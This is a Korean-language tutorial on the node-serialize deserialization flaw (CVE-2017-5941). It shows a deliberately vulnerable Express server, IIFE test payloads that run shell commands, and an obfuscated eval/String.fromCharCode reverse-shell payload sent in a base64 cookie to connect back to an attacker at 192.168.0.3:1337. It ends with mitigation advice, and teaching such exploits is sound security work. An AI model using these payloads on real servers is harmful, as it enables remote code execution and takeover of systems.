#11

Node JS Serialization Vulnerability

Chrome V8 Javascript 엔진으로 빌드된 Javascript 런타임. 이벤트 기반, 논 블로킹 I/O 모델을 사용해 가볍고 효율적임.

SaaS와 MBaaS에 대해 다룬 적이 있다. 글로벌 IT 기업들이 제공하고 있는 가장 최신의 서비스 플랫폼이며, 현재 가장 많이 사용되고 있는 플랫폼이기도 하다. 하지만 여기서 그치지 않고 서비스 플랫폼은 서버리스(Serverless) 형태로 발전하고 있다. 말 그대로 서버가 없음을 의미하지만 사실 서버는 존재하고, 개발자들은 애플리케이션의 기능(Functions)에만 집중하는 형태다. FaaS(Functions as a Service)[1]로 불리는 이 서비스는 Google Cloud Functions가 대표적이다. 그리고 여기서 사용하는 대표적인 언어가 Javascript로 만들어진 Node.js다.

Node JS 실행 환경

사실 Javascript 런타임(프로그래밍 언어가 구동되는 환경)은 **브라우저**에만 있었다. 하지만 이 한계를 극복하고 Node.js가 만들어졌다. Node.js는 **REPL(Read, Eval, Print, Loop)**을 통해 런타임을 제공한다. 윈도우의

[1] 서버 시스템에 대해 신경쓰지 않아도 된다는 점에서 PaaS와 헷갈릴 수 있는데, PaaS는 서비스가 24시간 동작하는 반면, FaaS는 특정 이벤트가 발생했을 때에만 실행되며, 작업을 마치면 종료되는 차이점이 있다.

커맨드 창이나, 리눅스의 터미널 환경처럼 사용자가 명령을 입력하면 시스템은 명령을 읽고(Read), 명령을 처리(Eval)한 후, 결과를 출력(Print)한다. 그리고 사용자가 Ctrl + C를 눌러 종료할 때까지 이 과정을 반복(Loop)한다. 또는 Javascript 파일을 Node.js 에서 제공하는 Javascript 런타임을 이용해 실행시킬 수 있다. 애플리케이션 서버를 제작할 때 보통 이 방식을 이용한다.

REPL

```
nodejs@nodejs:~/vuln$ node
> const a = 2
undefined
> a
2
> a + 10
12
> console.log(a)
2
undefined
> 
```

JAVASCRIPT RUNTIME

```
nodejs@nodejs:~/vuln$ cat ./test.js
const a = 2;
a;
a + 10;
console.log(a);
nodejs@nodejs:~/vuln$ node ./test.js
2
nodejs@nodejs:~/vuln$ 
```

Serialization and IIFE

Serialization(직렬화)은 객체를 직렬화하여 전송 가능한 형태로 만드는 것을 의미한다. 객체의 데이터를 연속적인 데이터로 변환하여 Stream을 통해 전달한다.

IIFE(Immediately Invoked Function Expressions)는 즉시 함수 호출 표현식의 줄임말이다. 괄호가 이름이 없는 함수를 감싸며 함수가 선언된다. **선언과 동시에 실행**되며, 이 함수는 전역 스코프(scope, 영역)에 선언되지 않기 때문에 나중에 다시 호출 할 수 없다. IIFE를 사용하는 이유는 전역 스코프에 함수 또는 변수를 선언하는 것을 피하기 위해서다. 그리고 Javascript의 클로저(Closure)를 쉽게 제어하기 위해 사용한다. 자세한 내용은 미루고 문제점에 대해 알아보자.

```
1  (function () {
2      // Do fun stuff
3      }
4  )()
```


IIFE 함수의 기본적인 형태

Node.js에 있는 ‘node-serialize’ 모듈의 unserialize 함수는 직렬화된 임의의 코드 데이터를 전달받게 되면 deSerialization(역직렬화)하면서 실행 가능한 Javascript 코드로 바꿔준다. 즉, unserialize 함수를 사용하는 서버에 IIFE를 이용해 임의의 코드를 전달하면 버그로 인해 공격자의 코드가 서버에서 실행될 수 있다.

Exploitable Server

```
1   var express = require('express');
2   var cookieParser = require('cookie-parser');
3   var escape = require('escape-html');
4   var serialize = require('node-serialize');
5   var app = express();
6   app.use(cookieParser())
7
8   app.get('/', function(req, res) {
9    if (req.cookies.profile) {
10     var str = new Buffer(req.cookies.profile, 'base64').toString();
11     var obj = serialize.unserialize(str);
12     if (obj.username) {
13       res.send("Hello " + escape(obj.username));
14     }
15   } else {
16       res.cookie('profile', "eyJ1c2VybmFtZSI6Indya2hvbGljODQiLCJjb3VudH
17         maxAge: 900000,
18         httpOnly: true
19       });
20   }
21   res.send("Hello World");
22  });
23  app.listen(3000);
```

Serialization 취약점이 있는 Node.js 서버 코드



접속 결과

서버는 3000번 포트로 서비스되고 있다. 4번째 줄에서 'node-serialize' 모듈을 serialize 라는 변수로 사용한다. 서비스의 동작 과정을 살펴보면:

1. 사용자의 접속 요청에 담긴 쿠키 정보 중 profile에 담긴 데이터를 base64로 Decode

2. unserialize 함수로 역직렬화.

3. 역직렬화로 확인한 전달받은 데이터 중 username 의 값을 화면에 표시

여기서 문제가 발생하는 부분은 2번이다. unserialize 함수가 실행될 때 전달받은 인자 str이 IIFE함수일 경우 이 인자(함수)를 실행한다.

Exploit Test, 공격 테스트

공격 코드를 만들 때 가장 쉽게 접근할 수 있는 방법은 서버의 취약한 코드를 그대로 사용해 보는 것이다. 아래 코드와 같이 'node-serialize' 모듈의 serialize 함수를 이용해 공격 코드를 만들어 보자.

Exploit Test Code #1

```
1  var y = {
2   rce : function(){
3   require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });
4   }
5  }
6  var serialize = require('node-serialize');
7  console.log("Serialized: \n" + serialize.serialize(y));
```

변수 y에 담긴 Javascript 함수는 서버의 루트(/) 디렉터리의 파일 목록을 화면에 표시해주는 코드다. 7번째 줄에서 이 코드(y)가 serialize 함수에 전달되어 serialize 된 코드가 아래와 같이 화면에 표시된다.

Result #1

```
nodejs@nodejs:~/vuln$ ../nodejs/bin/node ./e1.js
Serialized:
{"rce":"_$$ND_FUNC$$_function (){\n require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });\n }"}
nodejs@nodejs:~/vuln$
```

Javascript 코드가 serialize 되긴 했지만, 실행이 되지 않았다. 이유는 Javascript 함수를 IIFE 로 만들지 않았기 때문이다. IIFE로 만들어야 선언과 동시에 실행시킬 수 있다.

위 Exploit Test Code #1에 있는 Javascript 함수 끝에 괄호를 추가해 IIFE 함수로 선언한다.

Exploit Test Code #2

```
1  var y = {
2   rce : function(){
3   require('child_process').exec(
4   }()   IIFE 로 선언
5  }
```

Result #2

```
nodejs@nodejs:~/vuln$ ../nodejs/bin/node ./e2.js
Serialized:
{}      <---------- Serialize 실패
bin
boot
cdrom
dev     <---------- 코드 실행 성공
etc
home
```

Serialize는 실패했지만, Javascript IIFE 코드는 잘 실행되었다. 최종적으로는 서버의 unserialize 함수를 공격하는 것이 목표이므로, unserialize 함수도 Javascript IIFE 함수를 잘 실행시키는지 확인한다.

Exploit Test Code #3

```
1   var serialize = require('node-serialize');
2   var payload = '{"rce":"_$$ND_FUNC$$_function (){require(\'child_process\').exec(\'ls /\','+
3                 'function(error, stdout, stderr) { console.log(stdout) });}()"}';  IIFE 로 선언
4   serialize.unserialize(payload);
```


앞서 Exploit Test Code #1의 결과로 만들어진 serialize된 Javascript 코드의 끝에 괄호를 추가해 IIFE Javascript 함수로 선언 뒤 unserialize 함수의 인자로 전달했다. 아래와 같이 잘 실행된다.

Result #3

```
nodejs@nodejs:~/vuln$ ../nodejs/bin/node ./e3.js
bin
boot
cdrom
dev
etc
home
```

Reverse Shell Remote Code Execution

이제 서버에 직접 공격을 해보도록 하자. 공격은 다음과 같이 구성했다.




서버에 보낼 공격 코드는 Reserve Shell[2] 코드다. 공격에 성공하면 서버는 공격자의 IP로 미리 열어둔 1337번 포트에 서버의 쉘을 전달한다. 공격자는 서버의 쉘을 획득할 수 있다. 공격 코드는 nodejsshell.py를 이용해 다음과 같이 만든다. 공격자의 IP는 192.168.0.3이고, Port는 1337번이다.

```
nodejs@nodejs:~/vuln$ python ./nodejsshell.py 192.168.0.3 1337
[+] LHOST = 192.168.0.3
[+] LPORT = 1337
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117
,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32
,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,
101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,57,50,46,49
,54,56,46,48,46,51,34,59,10,80,79,82,84,61,34,49,51,51,55,34,59,10,84,73,77,69
,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,
```

[2] Shell(쉘) : 서버나 휴대폰같은 장치에서 명령을 실행하기 위해 사용되는 프로그램.
Reverse Shell(역방향 쉘) : 공격자가 특정 포트를 열어두면 공격 대상은 공격자에게 접속해 쉘을 제공.

결과로 나온 Encoding 값을 보면 eval 함수와 String.fromCharCode 함수로 구성되어 있다. String.fromCharCode함수는 숫자를 문자로 변환해주고, eval 함수는 인자로 받은 Javascript 소스코드를 동적으로 실행시킨다.




서버에서 실행시킬 공격 코드를 만들었으니, 서버에 전달해보자. 서버의 동작 과정을 다시 떠올려보면, 서버는 먼저 사용자의 접속 요청에 담긴 쿠키 정보 중 profile에 담긴 데이터를 base64로 디코드 한다. 그리고 이 값을 unserialize 한다. 따라서 우리는 공격 코드를 base64로 인코딩해서 전달해야 한다. 뿐만 아니라, 공격 코드를 IIFE 함수로 선언해야 한다. 그래야 Result #2와 같이 전달과 동시에 코드가 실행된다.

{"rce":"_$$ND_FUNC$$_function (){eval(String.fromCharCode(10,118,97,114,32,110,101,116,
} ()"}

eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7ZXZhbChTdI

Burp Suite의 Decoder 탭으로 이동해서 앞서 만든 공격 코드에 괄호를 추가해 base64 인코딩된 페이로드(Payload)를 만들어보자. 그리고 쿠키 헤더에 인코딩된 공격 코드를 담아 웹서버로 보낸다.

아래와 같이 공격을 시도하면 공격자가 열어 놓은 1337번 포트에 서버의 쉘이 연결되는 것을 확인할 수 있다.



성공적으로 서버의 쉘과 루트(root) 권한을 획득했다.

보통 Serialize 버그로 인한 취약점은 JAVA 에서 많이 발견되는데, Node.js에서 발견된 것은 이례적인 일이었다. CVE-2017-5941로 찾을 수 있는 이 공격은 node-serialize 0.0.4 버전에서 발생했으며, 아직 패치되지 않은 상태다. Node.js로 서버를 구현할 때 이 모듈을 사용한 serialize / unserialize 는 지양해야 한다. Serialize-to-js 모듈에서도 비슷한 버그(CVE-2017-5954)가 있는 것으로 알려져 있다.